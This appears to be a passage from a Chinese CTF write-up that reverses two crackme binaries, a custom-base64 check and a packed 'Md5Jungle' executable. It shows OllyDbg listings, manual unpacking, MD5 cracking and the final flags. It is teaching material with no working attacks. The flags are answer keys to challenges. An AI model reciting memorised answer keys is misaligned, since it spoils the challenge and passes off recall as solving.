012319F0 . 3145 FC xor [local.1],eax

```

Registers and memory dump are visible on the right. The status bar shows the current instruction address and a URL: <https://blog.csdn.net/KingZhang2000>.

为了方便调试，我们知道程序运行后，会提示输入字符串，那么我们先找到输入字符串的地方。

The screenshot shows a debugger window with the following assembly code:

```

012310B0 movsx ecx,byte ptr ds:[eax+0x12321F8]
012310B8 push dump.01232108
012310CA push dump.0123211C
012310F1 push dump.01232138
0123110C push dump.0123214C
01231113 push dump.0123215C
01231181 movzx eax,byte ptr ds:[eax+0x12321F8]
01231196 movzx eax,byte ptr ds:[eax+0x12321F8]
012311AE movzx eax,byte ptr ds:[eax+0x12321F8]
012311BB movzx eax,byte ptr ds:[edx+0x12321F8]
012311FA movzx eax,byte ptr ds:[eax+0x12321F8]
0123120F movzx eax,byte ptr ds:[eax+0x12321F8]
01231238 mov al,byte ptr ds:[edx+0x12321F8]
01231252 movups xmm0,dword ptr ds:[0x1232174]
01231274 movups xmm0,dword ptr ds:[0x1232184]
0123127F movups xmm0,dword ptr ds:[0x1232194]
01231288 movd dword ptr ds:[0x12321A4],mm0
012312BE mov edx,dump.012321B0
012312C3 mov eax,dump.012321D8
0123155B db 68
012319C9 push ebp

```

On the right, a string table is visible, showing various strings including "NtQueryInformationProcess", "don't touch me !!!\n", "are you ready?", "please input string:", and "Congratulations !!! enjoy gameing !!! \n". The status bar shows the current instruction address and a URL: <https://blog.csdn.net/KingZhang2000>.

然后开始单步跟踪到这里，就是完成字符串输入后



0123122B	75 05	jnz short dump.01231232		012311CF
0123122D	C601 3D	mov byte ptr ds:[ecx],0x3D		ES 0023
01231230	EB 11	jnp short dump.01231243		CS 001B
01231232	C1FA 06	sar edx,0x6		SS 0023
01231235	83E2 3F	and edx,0x3F		DS 0023
01231238	8A82 F821230	mov al,byte ptr ds:[edx+0x12321F8]	0123456789+/=ABCDEFGHIabc	FS 003B
0123123E	8801	mov byte ptr ds:[ecx],al		GS 0000
01231240	8B45 C4	mov eax,dword ptr ss:[ebp-0x3C]		LastErr
01231243	C600 3D	mov byte ptr ds:[eax],0x3D		00000293
01231246	81FF 0020000	cmp edi,0x2000		empty 0.
0123124C	0F83 9700000	jnb dump.012312E9		empty 0.
01231252	0F1005 74212	movups xmm0,dword ptr ds:[0x1232174]	dQkLdqXP=mLHAa8p=lnncQcq/	empty 0.
01231259	A0 AC212301	mov al,byte ptr ds:[0x12321AC]		empty 0.
0123125E	8D4D 80	lea ecx,dword ptr ss:[ebp-0x80]		empty 0.
01231261	8845 B8	mov byte ptr ss:[ebp-0x48],al		empty 0.
01231264	B8 88372301	mov eax,dump.01233788	dQkLdqWk=G4k=G4k=G4k=G4k.	empty 0.
ds:[01232229]=6B ('k')				
al=31 ('1')				
地址	HEX 数据	ASCII	0012FEA0	0027C358
012321F8	30 31 32 33 34 35 36 37 38 39 2B 2F 3D 41 42 43	0123456789+/=ABC	0012FEA4	6C86E76C ucrtb
01232208	44 45 46 47 48 49 61 62 63 64 65 66 67 68 69 4A	DEFGHIabcdefghiJ	0012FEA8	00251EB9
01232218	4B 4C 4D 4E 4F 50 51 52 53 54 55 56 57 58 59 5A	KLMNOPQRSTUVWXYZ	0012FEAC	00250000
01232228	6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76 77 78 79	klmnopqrstuvwxyz	0012FEB0	76E363E6 返回至
01232238	7A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	z.....https://b	0012FEB4	6C86D168 ucrtb
01232248	00 00 00 00 02 00 00 00 3C 00 00 00 54 23 00 00	.....<...T#...	0012FEB8	0027A1A9

于是，我们就可以根据这个对 base64zi'f 字符串进行解密：

得到结果 flag{e38b5b63-4bf7-4ee8-b422-83f599fe0c43}


flag 值：

flag{e38b5b63-4bf7-4ee8-b422-83f599fe0c43}

0x07 Md5Jungle


操作内容：

下载附件，打开后就看到了一个 jungle.exe 的可执行文件。运行就是让我输入幸运数字输了没有什么用，直接就给我关闭窗口了。




所以开始查一拨壳，看看这是搞啥。丢到 PEiD 里面去分析，原来是 asp 壳





那么接下来就是进行脱壳的操作了，一开始以为很顺利，只可惜我的工具自动脱壳失败了，这个就有点麻烦了，只能手动来了。

使用 OD 载入，然后进行单步跟踪



下面就到用户输入界面去输入 luck number，随便输入什么都好，由于个人学习时养成的习惯，我输入了 111111111，单步跟踪。突然给我看到了一个 flag 字符，让我感觉有点希望。

01E3137E	. 894D D0	mov dword ptr ss:[ebp-0x30]
01E31381	. 66:8B15 1842	mov dx,word ptr ds:[0x1E342]
01E31388	. 66:8955 D4	mov word ptr ss:[ebp-0x2C],
01E3138C	. 8D45 D0	lea eax,dword ptr ss:[ebp-0
01E3138F	. 8985 70FEFFFF	mov dword ptr ss:[ebp-0x190
01E31395	. 8B8D 70FEFFFF	mov ecx,dword ptr ss:[ebp-0
01E3139B	. 83C1 01	add ecx,0x1
01E3139E	. 898D 48FEFFFF	mov dword ptr ss:[ebp-0x1B8
01E313A4	> 8B95 70FEFFFF	mov edx,dword ptr ss:[ebp-0
01E313AA	. 8A02	mov al,byte ptr ds:[edx]
01E313AC	. 8885 7BFEFFFF	mov byte ptr ss:[ebp-0x185]
01E313B2	. 8385 70FEFFFF	add dword ptr ss:[ebp-0x190
01E313B9	. 80BD 7BFEFFFF	cmp byte ptr ss:[ebp-0x185]
01E313C0	. ^ 75 E2	jnz short dump_SCY.01E313A4
堆栈地址=006FFCDC, (ASCII "flag{")		
eax=00000009		

这个格式看起来应该是 flag 的头了，那就继续跟进，可是过不去了，卡在了这里。情况不太对，于是只能重来。

01E313FB	> 8B8D 50FEFFFF	mov ecx,dword ptr ss:[ebp
01E31401	. 83E9 01	sub ecx,0x1
01E31404	. 398D 6CFEFFFF	cmp dword ptr ss:[ebp-0x1
01E3140A	. 7F 44	jg short dump_SCY.01E3145
01E3140C	. 8B95 6CFEFFFF	mov edx,dword ptr ss:[ebp
01E31412	. 0FBE4415 D0	movsx eax,byte ptr ss:[eb
01E31417	. 8B8D 6CFEFFFF	mov ecx,dword ptr ss:[ebp
01E3141D	. 0FBE940D 50F	movsx edx,byte ptr ss:[eb
01E31425	. 3BC2	cmp eax,edx
01E31427	. 74 25	je short dump_SCY.01E3144
01E31429	. 68 E020E301	push dump_SCY.01E320E0
01E3142E	. BA 0C42E301	mov edx,dump_SCY.01E3420C
堆栈 ss:[00DEFB9C]=31 ('1')		
edx=00000031		

输入 flag{111111111, 我在 0x16 的位置比较 0x7Dd

. 8BC8	mov ecx,eax
. FF15 38C0E301	call dword ptr ds:[<&msvc]
. 83C8 FF	or eax,-0x1
~ E9 94060000	jmp dump_SCY.01E31AE2
> EB 9C	jmp short dump_SCY.01E31301
> B8 01000000	mov eax,0x1
. 6BC8 16	imul ecx,eax,0x16
. 0FBE940D 50F1	movsx edx,byte ptr ss:[ebp+ecx-0x80]
. 83FA 7D	cmp edx,0x7D
~ 74 25	je short dump_SCY.01E31480
. 68 E020E301	push dump_SCY.01E320E0

因为 C 语言的原因，字符串第 23 个字符处肯定是}

所以我就构造了 flag{11111111111111111111}，继续进行跟进，然后就是在 0x7、0xc、

0x11 地方对字符'-', 也就是 0x2D

. 83C8 FF	or eax,-0x1
~ E9 58060000	jmp dump_SCY.01E31AE2
> B8 01000000	mov eax,0x1
. 6BC8 07	imul ecx,eax,0x7
. 0FBE940D 50F1	movsx edx,byte ptr ss:[ebp+ecx-0x80]
. 83FA 2D	cmp edx,0x2D
~ 75 2A	jnz short dump_SCY.01E314C9
. B8 01000000	mov eax,0x1
. 6BC8 0C	imul ecx,eax,0xC
. 0FBE940D 50F1	movsx edx,byte ptr ss:[ebp+ecx-0x80]
. 83FA 2D	cmp edx,0x2D
~ 75 15	jnz short dump_SCY.01E314C9
. B8 01000000	mov eax,0x1
. 6BC8 11	imul ecx,eax,0x11
. 0FBE940D 50F1	movsx edx,byte ptr ss:[ebp+ecx-0x80]
. 83FA 2D	cmp edx,0x2D
~ 74 25	je short dump_SCY.01E314EE
> 68 E020E301	push dump_SCY.01E320E0
. BA 0C42E301	mov edx,dump_SCY.01E3420C
. 8B0D 4440E301	mov ecx,dword ptr ds:[0x1E34044]
. E8 B2090000	call dump_SCY.01E31F90

字符串就会变成了 flag{11-1111-1111-1111}，然后继续跟进，就会发现有一个字符串：

01E3421C=dump\_SCY.01E3421C (ASCII

"c7218260ef2b966ab0454e07c55cf4e9")

感觉像是 MD5 的字符串，于是用 python 解了一下，得到： oh，结之前的 flag 应该 flag{oh-1111-1111-1111}

```
)  Debug Probe  Watch  Modules  Python Shell
py (pid 10  Debug I/O (stdin, stdout, stderr) appe
;  c7218260ef2b966ab0454e07c55cf4e9==>oh
```

再次输入后，继续跟进发现过去了，开始进行第二段的比较得到了下图的错误：



```
C:\Users\mac\Desktop\dump_SCY.exe
GIME ME MORE PLEASE
LUCK NUMBER:flag{oh-1111-1111-1111}
no !!!!!
```

于是反复跟比较算法也没有找到任何有效的数据，结合本题的提示是 md5 段字节爆破，估计是这块需要进行爆破处理了。

于是继续 python 大法，得到字符串：flag{oh-aa30-1111-1111}

Debug I/O	Debug Probe	Watch	Mo
md5_creak.py (pid 11 ▾ Debug I/O (stdin,			
1036 try :aa32 fail..			
1037 try :aa33 fail..			
1038 try :aa34 fail..			
1039 try :aa35 fail..			
1040 try :aa36 fail..			
1041 try :aa37 fail..			
1042 try :aa38 fail..			
1043 try :aa39 fail..			
b'flag{oh-aa30-1111-1111}'			

继续输入后，单步跟进，此时发现一个字符串：堆栈地址=001DFC30, (ASCII

"YTkxYQ==") eax=786B5459

看起来像 B64 编码，于是尝试解码，得到第三组的 flag 值：a91a 。

01E31114	. 8A15 D841E30	mov dl,byte ptr ds:
01E3111A	. 8855 F8	mov byte ptr ss:[e
01E3111D	~ 74 03	je short dump_SCY.0
01E3111F	~ 75 01	jnz short dump_SCY.
01E31121	E3	db E3
01E31122	. 8D45 F0	lea eax,dword ptr s
01E31125	. 8945 E4	mov dword ptr ss:[e
01E31128	. BA 04000000	mov edx,0x4
01E3112D	. 8B4D 08	mov ecx,dword ptr s
01E31130	. E8 CB1B0000	call dump_SCY.01E32
01E31135	. 8945 E8	mov dword ptr ss:[e
01E31138	> 8B4D E8	mov ecx,dword ptr s
01E3113B	. 8A11	mov dl,byte ptr ds:
01E3113D	. 8855 EF	mov byte ptr ss:[e
01E31140	. 8B45 E4	mov eax,dword ptr s
01E31143	. 3A10	cmp dl,byte ptr ds:
准栈地址=001DFC30, (ASCII "YTkxYQ==")		
eax=786B5459		

想起之前用 od 也看过字符串，于是找到第四组的字符串：NGZicA==，解码为：4fbp

地址	反汇编	文本字符串
01E31103	mov eax,dword ptr ds:[0x1E341D0]	YTkxYQ==
01E3110B	mov ecx,dword ptr ds:[0x1E341D4]	YQ==
01E311C3	mov eax,dword ptr ds:[0x1E341DC]	NGZicA==
01E311CB	mov ecx,dword ptr ds:[0x1E341E0]	cA==
01E312A3	mov edx,dump_SCY.01E341F8	GIME ME MORE PLEASE
01E312BB	mov edx,dump_SCY.01E341E8	LUCK NUMBER:
01E3134C	mov edx,dump_SCY.01E3420C	no !!!!
01E31381	mov dx,dword ptr ds:[0x1E34218]	f

那么最终的 flag 就是：flag{oh-aa30-a91a-4fbp}

flag 值：

flag{oh-aa30-a91a-4fbp}